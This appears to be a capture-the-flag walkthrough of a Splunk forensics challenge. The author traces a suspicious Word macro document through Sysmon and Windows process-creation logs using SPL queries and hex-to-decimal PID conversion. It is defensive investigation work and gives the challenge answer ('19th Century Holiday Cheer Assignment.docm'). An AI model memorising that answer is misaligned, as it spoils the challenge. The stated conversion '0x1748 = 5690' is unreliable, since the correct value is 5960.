
When we click on 6268, it creates a new query with just that one PID



```
index=main sourcetype="XmlWinEventLog:Microsoft-Windows-Sysmon/Operational" process_id=6268
```

8 events (8/25/19 5:18:32.000 PM to 8/25/19 5:18:42.001 PM)   No Event Sampling ▾


<snip>



```
Computer = sweetums.elfu.org | EventChannel = Microsoft-Windows-Sysmon/Operational | EventCode = 7
EventDescription = Image Load | EventID = 7 | Image = C:\Program Files (x86)\Microsoft Office\root\Office16\WINWORD.EXE
Keywords = 0x8000000000000000 | Level = 4 | Opcode = 0 | OriginalFileName = FileSyncShell.dll
ProcessGuid = {EBF7A186-C6D7-5DD6-0000-00101A5D0C04} | ProcessId = 6268 | RecordID = 164307 | SecurityID = S-1-5-18
Task = 7 | TimeCreated = 2019-08-25T17:18:39.015122300Z | UtcTime = 2019-08-25 17:18:38.791 | Version = 3
app = C:\Program Files (x86)\Microsoft Office\root\Office16\WINWORD.EXE | direction = inbound | dvc = sweetums.elfu.org
host = sweetums | index = main | linecount = 1 | process_exec = WINWORD.EXE
process_guid = {EBF7A186-C6D7-5DD6-0000-00101A5D0C04} | process_id = 6268 | process_name = WINWORD.EXE
process_path = C:\Program Files (x86)\Microsoft Office\root\Office16\WINWORD.EXE
punct = <_='://./////'><><_='--'_='{----}'/><></><></><
session_id = {EBF7A186-C6D7-5DD6-0000-00101A5D0C04}
signature = Image Load | signature_id = 7 | source = WinEventLog:Microsoft-Windows-Sysmon/Operational
sourcetype = XmlWinEventLog:Microsoft-Windows-Sysmon/Operational
splunk_server = OD-FM-NA-i-01eb25316c737771c.amazonaws.com | vendor_product = Microsoft Sysmon
```


We find that it has references to WINWORD.EXE. The PID 5864 does not have references to Word. Since we are looking for a document, PID 6268 seems more promising. We'll do that one first.

Alice's hint references Sysmon Event Code 1. It's probably a dead end, but we should check it out.



You need to uncover what launched those processes. If Sysmon Event Code 1 results are not available, try looking for Windows Process Execution events (Event ID 4688). A search to get you started with 4688 logs is sourcetype=WinEventLog EventCode=4688

Maybe we'll get lucky and find a Sysmon Event Code 1. We do have one.



```
index=main sourcetype="XmlWinEventLog:Microsoft-Windows-Sysmon/Operational"
```

12 events (8/25/19 5:18:32.000 PM to 8/25/19 5:18:42.001 PM)   No Event Sampling

SELECTED FIELDS
app 3
Computer 1
dest 1
direction 1
dvc 1
EventChannel 1
EventCode 5
EventDescription 5
EventID 5
eventtype 3
EventType 1
file_name 2
host 1
Image 3
index 1

EventCode


5 Values, 100% of events   Selected Yes No

Reports
Average over time   Maximum value over time   Minimum value over time
Top values   Top values by time   Rare values
Events with this field

Avg: 15.083333333333334 **Min:** 1 **Max:** 22 **Std Dev:** 7.739606911950705

Values	Count	%
22	6	50%
11	2	16.667%
7	2	16.667%
1	1	8.333%
12	1	8.333%

Clicking on the ‘1’ creates a new query.




```
index=main sourcetype="XmlWinEventLog:Microsoft-Windows-Sysmon/Operational" EventCode=1
```

1 event (8/25/19 5:18:32.000 PM to 8/25/19 5:18:42.001 PM) No Event Sampling


i	Time	Event
>	8/25/19 5:18:35.000 PM	`<Event xmlns='http://schemas.microsoft.com/win/2004/0` `id='{5770385F-C22A-43E0-BF4C-06F5698FFBD9}'/><EventID` `e>0</Opcode><Keywords>0x8000000000000000</Keywords><T` `ID>164301</EventRecordID><Correlation/><Execution Pro` `ational</Channel><Computer>sweetums.elfu.org</Compute` `ame'>technique_id=T1086,technique_name=PowerShell</Da`

The event (when expanded) even has this nifty action.



	Value
	sweetums.elfu.org
	Microsoft-Windows-Sysmon/Operational
	1
	Process Create
	1
Image	C:\Windows\System32\WindowsPowerShell\v1.0\powershe
Keywords	0x8000000000000000
Level	4

Get parent process creation event doesn’t help.




New Search

```
sourcetype="XmlWinEventLog:Microsoft-Windows-Sysmon/Operational" EventCode=1 host=sweetums ProcessGuid={EBF7A186-F963-5DD2-0000-0010DC6C0200} {EBF7A186-F963
    -5DD2-0000-0010DC6C0200} | head 1 | table _time host EventCode EventDescription LogonId User IntegrityLevel process ProcessId Image CommandLine
    CurrentDirectory Hashes ParentImage ParentCommandLine | transpose
```

0 events (11/26/19 12:00:00.000 AM to 12/31/19 8:38:31.000 PM) No Event Sampling

No results found. Try expanding the time range.

Get process creation event doesn't help either. No luck with the Sysmon Event Code 1 queries.




```
sourcetype="XmlWinEventLog:Microsoft-Windows-Sysmon/Operational" EventCode=1 host=sweetums ProcessGuid={EBF7A186-C6EB-5DD6-0000-0010C6D50D04} {EBF7A186-C6EB
    -5DD6-0000-0010C6D50D04} | head 1 | table _time host EventCode EventDescription LogonId User IntegrityLevel process ProcessId Image CommandLine
    CurrentDirectory Hashes ParentImage ParentCommandLine | transpose
```

events (11/26/19 12:00:00.000 AM to 12/31/19 8:41:25.000 PM)   No Event Sampling

No results found. Try expanding the time range.

We'll need to follow Alice's procedure and look for process execution events in the time range. This is where the decimal PID from Sysmon and the hex PID from WinEventLog EventCode 4688 come into play. We could use calculators for the hex to decimal, but we can also use the method from the talk:



Converting Hex


An eval statement!

We can do thousands of things with an "eval" command…but here's one that might be useful!

sourcetype=wineventlog EventCode=4688 |
eval hex_convert_pid=tonumber(New_Process_ID,16)

The search is

```
sourcetype=wineventlog EventCode=4688
| eval hex_convert_pid=tonumber(New_Process_ID,16)
```




New Search

```
sourcetype=wineventlog EventCode=4688 | eval hex_convert_pid=tonumber(New_Process_ID,16)
```

✓ 1 event (8/25/19 5:18:32.000 PM to 8/25/19 5:18:42.001 PM)   No Event Sampling

The new field appears in the Interesting column. Move it up to Selected.



INTERESTING FIELDS
- a Account_Domain 3
- a Account_Name 3
- a action 1
- a body 2
- a category 1
- a Creator_Process_ID 2
- a Creator_Process_Name 2
- a dest_nt_domain 1
- a dest_nt_host 1
- a dvc_nt_host 1
- a Error_Code 1
- # event_id 2
- # hex_convert_pid 2
- # id 2
- a Logon_ID 3
- a Mandatory_Label 1
- a member_dn 2
- a member_id 2
- a member_nt_domain 2

```
Creator Process Name:   C:\Windows\System32\WindowsPo
Process Command Line:   \??\C:\Windows\system32\conho

Token Elevation Type indicates the type of token that was ass
trol policy.
```

hex_convert_pid


2 Values, 100% of events   Selected [✓ Yes] No

Reports: Average over time, Maximum value over time, Minimum value over time, Top values, Top values by time, Rare values, Events with this field

Avg: 7320 Min: 5864 Max: 8776 Std Dev: 2059.094946815226

Values	Count	%
5864	1	50%
8776	1	50%

When I investigated these PIDs I didn't find anything, so I zoomed out in time (one click) and tried again. (Not finding anything took me an hour or two.)



```
sourcetype=wineventlog EventCode=4688 | eval hex_convert_pid=tonumber(New_Process_ID,16)
```

✓ 7 events (8/25/19 5:18:00.000 PM to 8/25/19 5:19:00.000 PM) No Event Sampling

SELECTED FIELDS

a app 1
a ComputerName 1
a dest 1
a dvc 1
EventCode 1
a eventtype 4
EventType 1
# hex_convert_pid 7
a host 1
a index 1
a Keywords 1
# linecount 1
a LogName 1
a Message 7
a OpCode 1
a process_id 7
a punct 1
RecordNumber 7

hex_convert_pid

7 Values, 100% of events

Selected [✓ Yes] No


Reports

Average over time | Maximum value over time | Minimum value over time
Top values | Top values by time | Rare values
Events with this field

Avg: 8409.714285714286 **Min:** 5864 **Max:** 10528 **Std Dev:** 2036.1700742886305

Values	Count	%
10176	1	14.286%
10356	1	14.286%
10528	1	14.286%
5864	1	14.286%
6268	1	14.286%
6900	1	14.286%
8776	1	14.286%

There' the PID we were looking at before, 6268. When we click on it, a new query is created.




```
sourcetype=wineventlog EventCode=4688 | eval hex_convert_pid=tonumber(New_Process_ID,16)| search hex_convert_pid=6268
```

<snip>


```
Process Information:
        New Process ID:         0x187c
        New Process Name:       C:\Program Files (x86)\Microsoft Office\root\Office16\WINWORD.EXE
        Token Elevation Type:   %%1938
        Mandatory Label:                Mandatory Label\Medium Mandatory Level
        Creator Process ID:     0x1748
        Creator Process Name:   C:\Windows\explorer.exe
        Process Command Line:   "C:\Program Files (x86)\Microsoft Office\Root\Office16\WINWORD.EXE" /n "C:\Windows\Temp\T
emp1_Buttercups_HOL404_assignment (002).zip\19th Century Holiday Cheer Assignment.docm" /o ""
```

This certainly looks promising. Let's search for the PID of the Creator Process, 0x1748.



```
sourcetype=wineventlog process_id=0x1748
```


This finds no results. Back to sysmon. 0x1748 = 5690.



```
index = main sourcetype="XmlWinEventLog:Microsoft-Windows-Sysmon/Operational" process_id=5960
```

✓ 6 events (8/25/19 5:18:00.000 PM to 8/25/19 5:19:00.000 PM)   No Event Sampling

<snip>



i	Time	Event
>	8/25/19 5:18:15.000 PM	`<Event xmlns='http://schemas.microsoft.com/win/2004/08/events/` `id='{5770385F-C22A-43E0-BF4C-06F5698FFBD9}'/><EventID>11</Ever` `ode>0</Opcode><Keywords>0x8000000000000000</Keywords><TimeCrea` `rdID>164284</EventRecordID><Correlation/><Execution ProcessID=` `erational</Channel><Computer>sweetums.elfu.org</Computer><Secu`


file_name

3 Values, 50% of events   Selected Yes No

Reports
Top values   Top values by time   Rare values
Events with this field

Values	Count	%
19th Century Holiday Cheer Assignment.docm	1	33.333%
19th Century Holiday Cheer Assignment.docm:Zone.Identifier	1	33.333%
Temp1_Buttercups_HOL404_assignment (002).zip	1	33.333%

I think we've got it, finally. "19th Century Holiday Cheer Assignment.docm" is the answer to question 4.

